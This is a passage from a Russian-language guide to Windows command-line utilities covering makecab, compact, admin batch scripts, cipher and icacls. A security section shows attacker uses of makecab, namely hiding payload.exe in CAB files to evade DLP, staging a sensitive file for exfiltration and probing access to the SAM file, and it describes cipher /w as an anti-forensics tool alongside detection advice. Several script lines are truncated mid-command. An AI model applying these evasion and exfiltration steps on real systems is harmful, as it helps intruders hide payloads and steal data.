.Set Cabinet=on
.Set Compress=on

; Файлы для архивирования
"C:\Data\config.xml"
"C:\Data\database.mdf"
"C:\Data\readme.txt"

; Файлы с указанием каталога внутри архива
.Set DestinationDir=logs
"C:\Logs\app.log"
"C:\Logs\error.log"
```

Запуск:

```
makecab /F archive.ddf
```

Дополнительные директивы

Директива	Описание
`.Set CompressionType=MSZIP`	Алгоритм сжатия (MSZIP или LZX)
`.Set CompressionMemory=21`	Объём памяти для LZX (15-21)
`.Set MaxDiskSize=1440000`	Максимальный размер одного тома
`.Set CabinetNameTemplate=name*.cab`	Шаблон имён для многотомных архивов
`.Set DiskDirectoryTemplate=path`	Каталог назначения
`.Set DestinationDir=path`	Каталог внутри архива
`.Set InfFileName=nul`	Не создавать .INF файл
`.Set RptFileName=nul`	Не создавать файл отчёта

Полный пример DDF для создания многотомного архива:

```
; multivolume.ddf
.OPTION EXPLICIT
.Set CabinetNameTemplate=backup_*.cab
.Set DiskDirectoryTemplate=C:\Archives
.Set CompressionType=LZX
.Set CompressionMemory=21
.Set MaxDiskSize=10485760           ; 10 MB на том
.Set MaxCabinetSize=10485760
.Set Cabinet=on
.Set Compress=on
.Set InfFileName=nul
.Set RptFileName=nul

.Set DestinationDir=data
"C:\ImportantData\file1.dat"
"C:\ImportantData\file2.dat"
"C:\ImportantData\file3.dat"

.Set DestinationDir=config
"C:\ImportantData\settings.xml"
"C:\ImportantData\parameters.json"
```

Практическое применение

Подготовка файлов для передачи

```
:: Быстрое сжатие лог-файла для отправки в поддержку
makecab "C:\Logs\application.log" "C:\Temp\application.cab"

:: Автоматическое сжатие всех логов
@echo off
for %%f in (C:\Logs\*.log) do (
    makecab "%%f" "C:\Archives\%%~nf.cab"
)
```

Сжатие для экономии места

```
:: Сжать старые логи на месте
forfiles /P "C:\Logs" /M *.log /D -7 /C "cmd /c makecab @path @path.cab & del @path"
```

Аспекты безопасности: makecab для обхода ограничений

Makecab может использоваться злоумышленниками в нескольких сценариях:

1. Обход ограничений на передачу файлов

Некоторые DLP-системы и прокси-серверы блокируют передачу определённых типов файлов (.exe, .dll), но пропускают CAB-архивы:

```
:: Упаковка исполняемого файла в CAB для обхода DLP
makecab payload.exe payload.cab
:: Передача payload.cab через разрешённый канал
:: На принимающей стороне:
expand payload.cab -F:* "C:\Temp\"
```

2. Эксфильтрация данных с предварительным сжатием

```
:: Сжатие перед эксфильтрацией для уменьшения объёма
makecab "C:\Users\Admin\Documents\sensitive.xlsx" "%TEMP%\data.cab"
:: Далее передача через HTTP, DNS, или другой канал
```

3. Запись файлов в произвольные каталоги

Makecab (через DDF) может записывать файлы в любое доступное расположение:

```
:: Создание DDF «на лету» для записи файла в нужное место
echo .Set DiskDirectoryTemplate=C:\Windows\Temp > %TEMP%\trick.ddf
echo .Set CabinetNameTemplate=payload.cab >> %TEMP%\trick.ddf
echo payload.exe >> %TEMP%\trick.ddf
makecab /F %TEMP%\trick.ddf
```

4. Альтернативный способ чтения файлов

Makecab может использоваться для подтверждения существования и чтения файлов, к которым формально ограничен доступ через стандартные утилиты:

```
:: Попытка сжать файл — если успешно, файл существует и доступен
makecab "C:\Windows\repair\sam" "%TEMP%\sam.cab" >nul 2>&1
if %ERRORLEVEL% EQU 0 (echo Файл доступен) else (echo Нет доступа)
```

Обнаружение: мониторить создание CAB-файлов в нетипичных каталогах (Temp, AppData, Public). Отслеживать вызовы makecab с параметром `/F`, указывающим на DDF в пользовательских каталогах.

7.9. compact — управление сжатием NTFS

Хотя compact не указан явно в заголовке как основной инструмент, он упоминается в названии главы и заслуживает рассмотрения как утилита, непосредственно связанная с файловыми операциями.

Назначение

`compact.exe` (`%SystemRoot%\System32\compact.exe`) управляет сжатием файлов и каталогов на томах NTFS. NTFS поддерживает прозрачное сжатие данных, при котором файлы занимают меньше места на диске, но доступны для чтения и записи обычным образом.

Синтаксис

```
compact [/C | /U] [/S[:каталог]] [/A] [/I] [/F] [/Q] [/EXE[:алгоритм]] [имена_файлов]
```

Ключ	Описание
`/C`	Сжать файлы или каталоги
`/U`	Распаковать файлы или каталоги
`/S:каталог`	Применить рекурсивно к подкаталогам
`/A`	Показать файлы со скрытым и системным атрибутами
`/I`	Продолжать при ошибках
`/F`	Принудительно сжать все файлы (даже уже сжатые)
`/Q`	Показать только сводную информацию
`/EXE:алгоритм`	Сжатие для исполняемых файлов (Windows 10+)

Классическое NTFS-сжатие

```
:: Просмотр состояния сжатия
compact "C:\Data\*.*"

:: Сжать все файлы в каталоге
compact /C "C:\OldLogs\*.*"

:: Рекурсивное сжатие
compact /C /S:"C:\Archives"

:: Распаковать каталог
compact /U /S:"C:\Data"

:: Просмотр экономии пространства
compact /S:"C:\Data" /Q
```

Compact OS (Windows 10+)

Начиная с Windows 10, compact поддерживает алгоритм CompactOS для сжатия системных файлов:

```
:: Проверить состояние CompactOS
compact /CompactOS:query

:: Включить CompactOS (экономит 2-3 ГБ на системном диске)
compact /CompactOS:always

:: Отключить CompactOS
compact /CompactOS:never
```

Сжатие исполняемых файлов (/EXE)

Ключ `/EXE` активирует специальный алгоритм сжатия, оптимизированный для PE-файлов (EXE, DLL):

Алгоритм	Описание
`XPRESS4K`	Быстрое сжатие, минимальная нагрузка
`XPRESS8K`	Баланс скорости и степени сжатия
`XPRESS16K`	Лучшее сжатие семейства XPRESS
`LZX`	Максимальное сжатие, наибольшая нагрузка

```
:: Сжать редко используемые программы
compact /C /EXE:LZX /S:"C:\Program Files\OldApp"

:: Сжать все файлы в WinSxS (экономия нескольких ГБ)
compact /C /EXE:XPRESS8K /S:"%SystemRoot%\WinSxS" /I
```

Примечание: сжатие `/EXE` отличается от классического NTFS-сжатия. Файлы, сжатые через `/EXE`, распаковываются в память при первом обращении и не помечаются атрибутом сжатия NTFS. Это одностороннее преобразование — для «распаковки» нужно перезаписать файл оригиналом.

Практическое применение compact

Экономия места на системном диске

```
:: Проверить текущее состояние сжатия системного диска
compact /S:"C:\Windows" /Q

:: Сжать папку WinSxS (может сэкономить 3-5 ГБ)
compact /C /S:"C:\Windows\WinSxS" /I /EXE:XPRESS8K

:: Сжать редко используемые программы
compact /C /S:"C:\Program Files\Microsoft Office" /I /EXE:XPRESS4K

:: Сжать папку с драйверами
compact /C /S:"C:\Windows\System32\DriverStore\FileRepository" /I /EXE:LZX
```

Мониторинг использования пространства

```
:: Отчёт о степени сжатия по каталогам
@echo off
for /d %%d in (C:\Users\*) do (
    echo ═══ %%d ═══
    compact /S:"%%d" /Q 2>nul | findstr "ratio"
)
```

Предупреждение по производительности: NTFS-сжатие увеличивает нагрузку на CPU при каждом обращении к файлу. Для баз данных, виртуальных машин и файлов, к которым идёт интенсивное обращение, сжатие может существенно снизить производительность. Используйте сжатие только для архивных данных, старых логов и редко используемых приложений.

7.10. Сводная таблица утилит

Утилита	Расположение	Основное назначение	LOLBIN
robocopy	System32	Надёжное копирование файлов и каталогов	Эксфильтрация
xcopy	System32	Расширенное копирование (устаревший)	—
copy	Встроена в cmd	Базовое копирование, конкатенация	Стеганография (/b)
forfiles	System32	Поиск файлов и выполнение команд	Непрямой запуск
attrib	System32	Управление атрибутами файлов	Сокрытие файлов
where	System32	Поиск исполняемых файлов	—
find	System32	Простой текстовый поиск	—
findstr	System32	Поиск с regex	—
sort	System32	Сортировка текста	—
comp	System32	Побайтовое сравнение	—
fc	System32	Построчное/бинарное сравнение	—
tar	System32	Архивирование (Win10+)	—
expand	System32	Распаковка CAB	—
extrac32	System32	Распаковка CAB (IE legacy)	Загрузка/копирование
makecab	System32	Создание CAB-архивов	Обход DLP, эксфильтрация
compact	System32	Управление NTFS-сжатием	—

7.11. Комплексные практические сценарии

Сценарий 1: Полный цикл обслуживания файлового сервера

```
@echo off
:: ═══ Скрипт ежедневного обслуживания файлового сервера ═══
set LOGDIR=C:\AdminLogs
set LOG=%LOGDIR%\maintenance_%date:~-4,4%%date:~-7,2%%date:~-10,2%.log

echo ============================================== >> "%LOG%"
echo Начало обслуживания: %DATE% %TIME% >> "%LOG%"
echo ============================================== >> "%LOG%"

:: 1. Удаление временных файлов старше 7 дней
echo. >> "%LOG%"
echo --- Удаление старых временных файлов --- >> "%LOG%"
forfiles /P "D:\SharedTemp" /S /D -7 /C "cmd /c echo Удалён: @path & del /Q @path" >> "

:: 2. Сжатие логов старше 30 дней
echo. >> "%LOG%"
echo --- Архивирование старых логов --- >> "%LOG%"
forfiles /P "D:\AppLogs" /S /M *.log /D -30 /C "cmd /c makecab @path @path.cab & del @p

:: 3. Инкрементальный бэкап изменённых данных
echo. >> "%LOG%"
echo --- Инкрементальный бэкап --- >> "%LOG%"
robocopy "D:\Shares" "\\BackupServer\DailyBackup\%COMPUTERNAME%" /E /M ^
    /XD "$RECYCLE.BIN" "System Volume Information" .git node_modules ^
    /XF *.tmp *.temp ~$* thumbs.db desktop.ini ^
    /R:3 /W:10 /MT:8 /NP /LOG+:"%LOG%"

set RC=%ERRORLEVEL%
if %RC% GEQ 8 (
    echo [КРИТИЧЕСКАЯ ОШИБКА] Бэкап завершился с кодом %RC% >> "%LOG%"
    eventcreate /T ERROR /ID 500 /L Application /D "Daily backup failed: code %RC%"
) else (
    echo [OK] Бэкап завершён с кодом %RC% >> "%LOG%"
)

:: 4. Поиск подозрительных скрытых файлов в общих папках
echo. >> "%LOG%"
echo --- Аудит скрытых файлов --- >> "%LOG%"
attrib /S "D:\Shares\*.*" 2>nul | findstr /C:" SH " >> "%LOG%"

:: 5. Поиск больших файлов (более 500 МБ)
echo. >> "%LOG%"
echo --- Файлы более 500 МБ --- >> "%LOG%"
forfiles /P "D:\Shares" /S /C "cmd /c if @fsize GEQ 524288000 echo @path : @fsize" >> "

echo. >> "%LOG%"
echo Завершение обслуживания: %DATE% %TIME% >> "%LOG%"
```

Сценарий 2: Аудит безопасности рабочей станции

```
@echo off
:: ═══ Быстрый аудит безопасности рабочей станции ═══
set REPORT=C:\Audit\station_%COMPUTERNAME%_%date:~-4,4%%date:~-7,2%%date:~-10,2%.txt

echo ===== Аудит: %COMPUTERNAME% (%DATE% %TIME%) ===== > "%REPORT%"

:: 1. Поиск исполняемых файлов в нетипичных местах
echo. >> "%REPORT%"
echo --- Исполняемые файлы в пользовательских профилях --- >> "%REPORT%"
where /R "C:\Users" *.exe 2>nul >> "%REPORT%"
where /R "C:\Users" *.scr 2>nul >> "%REPORT%"
where /R "C:\Users" *.bat 2>nul >> "%REPORT%"
where /R "C:\Users" *.ps1 2>nul >> "%REPORT%"

:: 2. Поиск суперскрытых файлов
echo. >> "%REPORT%"
echo --- Суперскрытые файлы (System+Hidden) --- >> "%REPORT%"
for /d %%u in (C:\Users\*) do (
    attrib /S "%%u\*.*" 2>nul | findstr /C:" SH " | findstr /V "AppData\\Local\\Microso
)

:: 3. Поиск конфиденциальных данных в текстовых файлах
echo. >> "%REPORT%"
echo --- Потенциально конфиденциальные данные --- >> "%REPORT%"
findstr /S /I /M /C:"password" /C:"passwd" /C:"secret" ^
    "C:\Users\*.txt" "C:\Users\*.ini" "C:\Users\*.config" 2>nul >> "%REPORT%"

:: 4. Проверка целостности критичных системных файлов
echo. >> "%REPORT%"
echo --- Версии критичных утилит --- >> "%REPORT%"
for %%f in (cmd.exe powershell.exe net.exe netsh.exe schtasks.exe) do (
    echo %%f: >> "%REPORT%"
    where %%f >> "%REPORT%" 2>&1
)

echo. >> "%REPORT%"
echo ===== Аудит завершён: %TIME% ===== >> "%REPORT%"
echo Отчёт: %REPORT%
```

Сценарий 3: Миграция данных с верификацией

```
@echo off
:: ═══ Миграция с проверкой целостности ═══
set SRC=D:\Production
set DST=E:\NewStorage
set LOG=C:\Migration\migration.log

:: Этап 1: Копирование
echo Этап 1: Копирование данных...
robocopy "%SRC%" "%DST%" /E /COPYALL /DCOPY:DAT ^
    /R:5 /W:15 /MT:16 /NP ^
    /LOG:"%LOG%" /TEE

set RC=%ERRORLEVEL%
if %RC% GEQ 8 (
    echo ОШИБКА копирования! Код: %RC%
    exit /b 1
)

:: Этап 2: Верификация структуры (сравнение списков файлов)
echo Этап 2: Верификация...
dir /S /B "%SRC%" | sort > "%TEMP%\src_files.txt"
dir /S /B "%DST%" | sort > "%TEMP%\dst_files.txt"

:: Заменить пути для корректного сравнения
:: (используем PowerShell для замены путей)
powershell -Command ^
    "(Get-Content '%TEMP%\src_files.txt') -replace [regex]::Escape('%SRC%'), '' | Set-(
powershell -Command ^
    "(Get-Content '%TEMP%\dst_files.txt') -replace [regex]::Escape('%DST%'), '' | Set-(

fc "%TEMP%\src_norm.txt" "%TEMP%\dst_norm.txt" > nul 2>&1
if %ERRORLEVEL% EQU 0 (
    echo Верификация пройдена: структура файлов идентична.
) else (
    echo ВНИМАНИЕ: обнаружены различия в структуре!
    fc "%TEMP%\src_norm.txt" "%TEMP%\dst_norm.txt"
)

:: Этап 3: Выборочная проверка содержимого
echo Этап 3: Выборочная проверка содержимого...
set ERRORS=0
for /F "tokens=*" %%f in ('dir /S /B /A:-D "%SRC%\*.config" 2^>nul') do (
    set "RELPATH=%%f"
    setlocal enabledelayedexpansion
    set "RELPATH=!RELPATH:%SRC%=%DST%!"
    fc /B "%%f" "!RELPATH!" > nul 2>&1
    if !ERRORLEVEL! NEQ 0 (
        echo Различие: %%f
        set /a ERRORS+=1
    )
    endlocal
)

if %ERRORS% EQU 0 (
    echo Все проверенные файлы идентичны.
) else (
    echo Обнаружено различий: %ERRORS%
)
```

Заключение

Утилиты файловых операций Windows — это зрелый, мощный набор инструментов, покрывающий практически все потребности системного администратора: от простого копирования (`copy`) до промышленной репликации (`robocopy`), от поиска текста (`find`, `findstr`) до архивирования (`tar`, `makecab`), от управления атрибутами (`attrib`) до сжатия (`compact`).

Ключевые выводы:

1. **robocopy** — основной инструмент для любых задач копирования. Всегда указывайте `/R:3 /W:5` (или аналогичные разумные значения), используйте `/L` для предварительной проверки, `/MT` для ускорения.
2. **Фильтрация** — главная сила robocopy. Комбинация `/XF`, `/XD`, `/MAXAGE`, `/MAX`, `/MIN` позволяет точно определить, какие файлы копировать.
3. **Безопасность** — многие из рассмотренных утилит имеют двойное назначение. `forfiles`, `extrac32`, `makecab` входят в списки LOLBIN. Robocopy — основной инструмент эксфильтрации данных. `copy /b` позволяет скрывать данные в безобидных файлах. Мониторинг использования этих утилит — обязательная часть стратегии обнаружения угроз.
4. **Автоматизация** — все рассмотренные утилиты прекрасно работают в batch-скриптах и могут быть интегрированы с планировщиком задач для автоматизации обслуживания, бэкапов и аудита.
5. **tar.exe** в Windows 10+ устраняет необходимость в сторонних архиваторах для базовых операций с tar, gzip, zip и другими форматами.

Глава 8: cipher, icacls, takeown — шифрование и права доступа

Введение

Файловая система NTFS — это не просто хранилище данных. Это сложная архитектура безопасности, включающая многоуровневую систему прав доступа (ACL), механизм шифрования на уровне файлов (EFS), альтернативные потоки данных (ADS) и обязательный контроль целостности (MIC). Три утилиты, которые мы рассмотрим в этой главе — `cipher.exe`, `icacls.exe` и `takeown.exe` — представляют собой ключевые инструменты управления этими механизмами из командной строки.

Администраторы используют их ежедневно для управления правами доступа. Пентестеры — для поиска misконфигураций и эскалации привилегий. Специалисты по форензике — для анализа следов вредоносной активности. Понимание этих инструментов на глубоком уровне критически важно для любого специалиста по информационной безопасности Windows.

В этой главе мы пройдём путь от базовых команд до глубокого понимания модели безопасности NTFS, включая работу с DACL/SACL, наследованием, уровнями целостности и альтернативными потоками данных.

8.1. cipher.exe — шифрование EFS и безопасное стирание

8.1.1. Что такое EFS

Encrypting File System (EFS) — компонент NTFS, реализующий прозрачное шифрование файлов и каталогов на уровне файловой системы. EFS использует комбинацию симметричного шифрования (AES-256 в современных версиях Windows) и асимметричной криптографии (RSA) для защиты данных. Каждый файл шифруется уникальным ключом FEK (File Encryption Key), который, в свою очередь, шифруется открытым ключом сертификата пользователя.

Утилита `cipher.exe` — основной CLI-интерфейс для управления EFS.

8.1.2. Просмотр статуса шифрования

Базовый вызов без параметров показывает статус шифрования файлов в текущем каталоге:

```
C:\Users\admin\Documents>cipher

 Listing C:\Users\admin\Documents\
 New files added to this directory will not be encrypted.

 U  budget_2025.xlsx
 U  contacts.csv
 E  classified_report.docx
 U  meeting_notes.txt
 E  personal_keys.zip
```

Здесь `U` означает *Unencrypted* (не зашифрован), а `E` — *Encrypted* (зашифрован). Для просмотра статуса конкретного каталога:

```
C:\>cipher /s:C:\Users\admin\SecretData

 Listing C:\Users\admin\SecretData\
 New files added to this directory will be encrypted.

 E  project_alpha.docx
 E  financials.xlsx
 E  strategy.pptx
```

Флаг `/s` позволяет указать путь (без пробела после двоеточия).
Для получения детальной информации о шифровании конкретного файла:

```
C:\>cipher /c C:\Users\admin\Documents\classified_report.docx

 C:\Users\admin\Documents\classified_report.docx
   Compatibility level:
     Windows Vista/Server 2008

   Users who can decrypt:
     WORKSTATION\admin [admin(admin@workstation)]
     Certificate thumbprint: 7B2A 9F01 DE34 5678 ABCD EF01 2345 6789 0ABC DEF0

   Recovery Certificates:
     DOMAIN\EFS Recovery Agent [EFSRecovery]
     Certificate thumbprint: 1234 5678 9ABC DEF0 1234 5678 9ABC DEF0 1234 5678

   Key information:
     Algorithm: AES
     Key Length: 256
     Key Entropy: 256
```

8.1.3. Шифрование и дешифрование: /e и /d

Шифрование одного файла:

```
C:\>cipher /e C:\Users\admin\Documents\secret.docx

 Encrypting files in C:\Users\admin\Documents\
 secret.docx              [OK]
 1 file(s) [or directorie(s)] within 1 directorie(s) were encrypted.
```

Шифрование каталога (новые файлы будут шифроваться автоматически):

```
C:\>cipher /e C:\Users\admin\SecretData

 Encrypting directories in C:\Users\admin\
 SecretData               [OK]
 1 file(s) [or directorie(s)] within 1 directorie(s) were encrypted.
```

Рекурсивное шифрование каталога с подкаталогами:

```
C:\>cipher /e /s:C:\Users\admin\SecretData

 Encrypting files in C:\Users\admin\SecretData\
 project_alpha.docx       [OK]
 financials.xlsx          [OK]

 Encrypting files in C:\Users\admin\SecretData\SubFolder\
 notes.txt                [OK]

 3 file(s) [or directorie(s)] within 2 directorie(s) were encrypted.
```

Дешифрование выполняется аналогично с ключом `/d`:

```
C:\>cipher /d /s:C:\Users\admin\SecretData

 Decrypting files in C:\Users\admin\SecretData\
 project_alpha.docx       [OK]
 financials.xlsx          [OK]

 2 file(s) [or directorie(s)] within 1 directorie(s) were decrypted.
```

Важный нюанс: шифрование каталога не шифрует существующие файлы — оно лишь устанавливает атрибут, при котором новые файлы, создаваемые в этом каталоге, будут автоматически зашифрованы. Для шифрования существующих файлов необходимо использовать `/e /s:path` или `/e filename`.

8.1.4. Генерация ключей восстановления: /r

Ключ восстановления EFS (Recovery Agent) позволяет дешифровать файлы, зашифрованные любым пользователем в домене. Это критически важный компонент корпоративного управления EFS:

```
C:\>cipher /r:C:\Backup\EFS_Recovery_2025

 Please type in the password to protect your .PFX file:
 Please retype the password to confirm:

 Your .CER file was created successfully.
 Your .PFX file was created successfully.
```

Команда создаёт два файла: - `EFS_Recovery_2025.cer` — открытый ключ (сертификат) для назначения агента восстановления через групповую политику. - `EFS_Recovery_2025.pfx` — закрытый ключ, защищённый паролем. **Этот файл должен храниться в защищённом месте (сейф, HSM, offline-хранилище).**

Для указания конкретного алгоритма и длины ключа:

```
C:\>cipher /r:C:\Backup\EFS_Recovery_2025 /smartcard

 Generating RSA key and self-signed certificate...
 Your .CER file was created successfully.

 The certificate and private key are stored on the smart card.
```

Параметр `/smartcard` направляет закрытый ключ на смарт-карту, что значительно повышает безопасность.

8.1.5. Резервное копирование ключей EFS

Экспорт текущего EFS-сертификата пользователя через `cipher`:

```
C:\>cipher /x:C:\Backup\MyEFSKey

 Please type in the password to protect your .PFX file:
 Please retype the password to confirm:

 Your .PFX file was created successfully.
```

Файл `.pfx` содержит и сертификат, и закрытый ключ. Без резервного копирования ключа при потере профиля пользователя или переустановке системы зашифрованные файлы будут **безвозвратно утеряны**.

Для полноценного корпоративного управления ключами EFS рекомендуется следующий порядок действий:

```
rem 1. Генерация ключа агента восстановления
cipher /r:C:\SecureStore\DRA_Key_2025

rem 2. Назначение DRA через групповую политику:
rem   Computer Configuration → Windows Settings → Security Settings
rem   → Public Key Policies → Encrypting File System
rem   Импортировать .cer файл

rem 3. Обновление политики на клиентах
gpupdate /force

rem 4. Обновление ранее зашифрованных файлов для добавления DRA
cipher /u /n

rem /u — обновляет ключи шифрования, /n — не шифрует новые файлы
```

8.1.6. Безопасное стирание свободного пространства: /w

Параметр `/w` — пожалуй, наиболее интересная функция `cipher.exe` с точки зрения безопасности и форензики. Он выполняет безопасное затирание свободного пространства диска:

```
C:\>cipher /w:C:\

 To remove as much data as possible, please close all other applications
 while running CIPHER /W.

 Writing 0x00
 ..............................................................
 Writing 0xFF
 ..............................................................
 Writing Random Numbers
 ..............................................................
```

Алгоритм работы `/w`: 1. Создаёт временную папку в корне указанного тома. 2. **Первый проход**: заполняет свободное пространство нулями (`0x00`). 3. **Второй проход**: заполняет свободное пространство единицами (`0xFF`). 4. **Третий проход**: заполняет свободное пространство случайными данными. 5. Удаляет временные файлы.

Применения в сфере безопасности:

```
rem Безопасное стирание после удаления конфиденциальных файлов
del /f /q C:\Temp\sensitive_data.xlsx
cipher /w:C:\

rem Подготовка диска к передаче (деком вместе с wipefs)
cipher /w:D:\
```

Антифорензика: `cipher /w` — одна из наиболее часто используемых атакующими утилит для уничтожения следов. Она является легитимной системной утилитой и не требует установки стороннего ПО. Детектирование использования `cipher /w` — важная задача для SOC:

```
rem Индикатор подозрительной активности:
rem - Процесс cipher.exe с аргументом /w
rem - Создание временной папки EFSTMPWP в корне тома
rem - Интенсивная запись на диск
rem - Event ID 4688 (Process Creation) с командной строкой cipher /w
```

Ограничения: `cipher /w` затирает только свободное пространство. Данные в теневых копиях (VSS), файле подкачки, файле гибернации и журнале NTFS ($MFT, $LogFile) остаются нетронутыми.

8.1.7. Сводная таблица параметров cipher.exe

Параметр	Описание
`/e`	Зашифровать указанные файлы/каталоги
`/d`	Дешифровать указанные файлы/каталоги
`/s:dir`	Рекурсивная обработка подкаталогов
`/c`	Показать детальную информацию о шифровании
`/r:path`	Генерация ключей агента восстановления
`/x:path`	Резервное копирование EFS-сертификата
`/u`	Обновление ключей шифрования (добавление DRA)
`/n`	Используется с `/u` — только обновление, без шифрования новых
`/w:path`	Безопасное стирание свободного пространства
`/adduser`	Добавление пользователя к зашифрованному файлу
`/removeuser`	Удаление пользователя из зашифрованного файла
`/rekey`	Обновление ключа шифрования файла

8.2. icacls.exe — управление списками контроля доступа

8.2.1. Обзор

`icacls.exe` (Improved Change Access Control Lists) — основная утилита для управления DACL (Discretionary Access Control List) в Windows. Она пришла на замену устаревшей `cacls.exe` и предоставляет полный набор возможностей для просмотра, изменения, сохранения и восстановления списков управления доступом.

8.2.2. Просмотр разрешений

Базовый просмотр разрешений файла или каталога:

```
C:\>icacls C:\Windows\System32\cmd.exe

C:\Windows\System32\cmd.exe
    NT SERVICE\TrustedInstaller:(F)
    NT SERVICE\TrustedInstaller:(CI)(IO)(F)
    BUILTIN\Administrators:(RX)
    BUILTIN\Administrators:(OI)(CI)(IO)(F)
    NT AUTHORITY\SYSTEM:(F)
    NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
    BUILTIN\Users:(RX)
    BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
```

Расшифровка формата записи ACE:
Основные права доступа (Simple permissions): | Код | Полное название | Описание | |-----|----------|----------| | `F` | Full Control | Полный доступ | | `M` | Modify | Изменение | | `RX` | Read & Execute | Чтение и выполнение | | `R` | Read | Чтение | | `W` | Write | Запись |
Специфические права (Specific permissions): | Код | Описание | |-----|----------| | `D` | Delete — удаление | | `RC` | Read Control — чтение дескриптора безопасности | | `WDAC` | Write DAC — изменение DACL | | `WO` | Write Owner — изменение владельца | | `S` | Synchronize — синхронизация | | `AS` | Access System Security — доступ к SACL | | `MA` | Maximum Allowed — максимально разрешённые | | `GR` | Generic Read —

обобщённое чтение | | `GW` | Generic Write — обобщённая запись | | `GE` | Generic Execute — обобщённое выполнение | | `GA` | Generic All — все обобщённые | | `RD` | Read Data / List Directory | | `WD` | Write Data / Add File | | `AD` | Append Data / Add Subdirectory | | `REA` | Read Extended Attributes | | `WEA` | Write Extended Attributes | | `X` | Execute / Traverse | | `DC` | Delete Child | | `RA` | Read Attributes | | `WA` | Write Attributes |
Флаги наследования: | Флаг | Описание | |------|----------| | `(OI)` | Object Inherit — наследование объектами (файлами) | | `(CI)` | Container Inherit — наследование контейнерами (каталогами) | | `(IO)` | Inherit Only — только наследование (не применяется к текущему объекту) | | `(NP)` | No Propagate — не распространяется далее одного уровня | | `(I)` | Inherited — унаследовано от родительского объекта |
Таким образом, запись `BUILTIN\Administrators:(OI)(CI)(IO)(F)` означает: группа Administrators имеет полный доступ, который наследуется файлами и подкаталогами, но не применяется к самому текущему объекту.
Рекурсивный просмотр разрешений:

```
C:\>icacls C:\ImportantData /t

C:\ImportantData BUILTIN\Administrators:(F)
                 NT AUTHORITY\SYSTEM:(F)
                 DOMAIN\SecurityTeam:(M)

C:\ImportantData\Reports BUILTIN\Administrators:(I)(F)
                         NT AUTHORITY\SYSTEM:(I)(F)
                         DOMAIN\SecurityTeam:(I)(M)

C:\ImportantData\Reports\Q1.xlsx BUILTIN\Administrators:(I)(F)
                                 NT AUTHORITY\SYSTEM:(I)(F)
                                 DOMAIN\SecurityTeam:(I)(M)

Successfully processed 3 files; Failed processing 0 files
```

8.2.3. Установка разрешений: /grant, /deny, /remove

Предоставление разрешений (/grant):

```
C:\>icacls C:\SharedData /grant DOMAIN\Marketing:(OI)(CI)(M)

processed file: C:\SharedData
Successfully processed 1 files; Failed processing 0 files
```

Эта команда предоставляет группе Marketing права на изменение (Modify) с наследованием для файлов и подкаталогов.
Замена существующих разрешений (/grant:r):
Ключ `:r` заменяет все ранее установленные явные разрешения для указанного субъекта:

```
C:\>icacls C:\SharedData /grant:r DOMAIN\Marketing:(OI)(CI)(RX)

processed file: C:\SharedData
Successfully processed 1 files; Failed processing 0 files
```

Теперь Marketing имеет только чтение и выполнение вместо предыдущего Modify.
Установка запрета (/deny):

```
C:\>icacls C:\SharedData\Confidential /deny DOMAIN\Interns:(OI)(CI)(F)

processed file: C:\SharedData\Confidential
Successfully processed 1 files; Failed processing 0 files
```

Критически важно: запрещающие ACE (Deny) всегда имеют приоритет над разрешающими (Allow). Даже если пользователь-стажёр входит в группу Administrators, явный Deny перекроет разрешение.
Удаление разрешений (/remove):

```
rem Удалить все разрешения для субъекта
C:\>icacls C:\SharedData /remove DOMAIN\Marketing

rem Удалить только разрешающие записи
C:\>icacls C:\SharedData /remove:g DOMAIN\Marketing

rem Удалить только запрещающие записи
C:\>icacls C:\SharedData /remove:d DOMAIN\Interns
```

Рекурсивная установка разрешений (/t):

```
C:\>icacls C:\SharedData /grant DOMAIN\Auditors:(OI)(CI)(R) /t

processed file: C:\SharedData
processed file: C:\SharedData\Reports
processed file: C:\SharedData\Reports\Q1.xlsx
processed file: C:\SharedData\Confidential
processed file: C:\SharedData\Confidential\budget.xlsx
Successfully processed 5 files; Failed processing 0 files
```

8.2.4. Управление наследованием: /inheritance

Наследование ACL — один из наиболее сложных аспектов модели безопасности NTFS. `icacls` предоставляет три режима:

```
rem Включить наследование (добавить унаследованные ACE, если отключены)
icacls C:\Data /inheritance:e

rem Отключить наследование с конвертацией унаследованных ACE в явные
icacls C:\Data /inheritance:d

rem Отключить наследование с удалением всех унаследованных ACE
icacls C:\Data /inheritance:r
```

Опасность `/inheritance:r`: эта команда удаляет все унаследованные разрешения. Если у каталога нет явных ACE, он может стать недоступным. Всегда устанавливайте явные разрешения перед отключением наследования:

```
rem Безопасный паттерн: сначала добавить явные ACE, потом отключить наследование
icacls C:\SecureData /grant BUILTIN\Administrators:(OI)(CI)(F)
icacls C:\SecureData /grant NT AUTHORITY\SYSTEM:(OI)(CI)(F)
icacls C:\SecureData /inheritance:r
```

Проверка результата:

```
C:\>icacls C:\SecureData

C:\SecureData BUILTIN\Administrators:(OI)(CI)(F)
              NT AUTHORITY\SYSTEM:(OI)(CI)(F)

Successfully processed 1 files; Failed processing 0 files
```

Теперь каталог доступен только администраторам и системе, наследование отключено.

8.2.5. Сохранение и восстановление ACL: /save и /restore

Это незаменимые инструменты для резервного копирования конфигурации прав доступа, миграции и аудита:

```
rem Сохранение ACL всего каталога рекурсивно
C:\>icacls C:\ImportantData /save C:\Backup\acl_backup.txt /t /c

processed file: C:\ImportantData
processed file: C:\ImportantData\Reports
processed file: C:\ImportantData\Reports\Q1.xlsx
processed file: C:\ImportantData\Confidential
Successfully processed 4 files; Failed processing 0 files
```

Параметр `/c` продолжает обработку при ошибках. Формат файла сохранения:

```
C:\>type C:\Backup\acl_backup.txt

ImportantData
D:AI(A;OICI;FA;;;BA)(A;OICI;FA;;;SY)(A;OICI;0x1301bf;;;S-1-5-21-xxx-1001)
ImportantData\Reports
D:AI(A;ID;FA;;;BA)(A;ID;FA;;;SY)(A;OICIID;0x1301bf;;;S-1-5-21-xxx-1001)
```

Это SDDL-формат (Security Descriptor Definition Language).
Восстановление ACL:

```
rem Восстановление сохранённых ACL
C:\>icacls C:\ImportantData /restore C:\Backup\acl_backup.txt

processed file: C:\ImportantData
processed file: C:\ImportantData\Reports
Successfully processed 2 files; Failed processing 0 files
```

Практический сценарий — восстановление прав после инцидента безопасности:

```
rem 1. До инцидента: регулярное сохранение ACL
icacls C:\Windows /save C:\Backup\windows_acl.txt /t /c /q

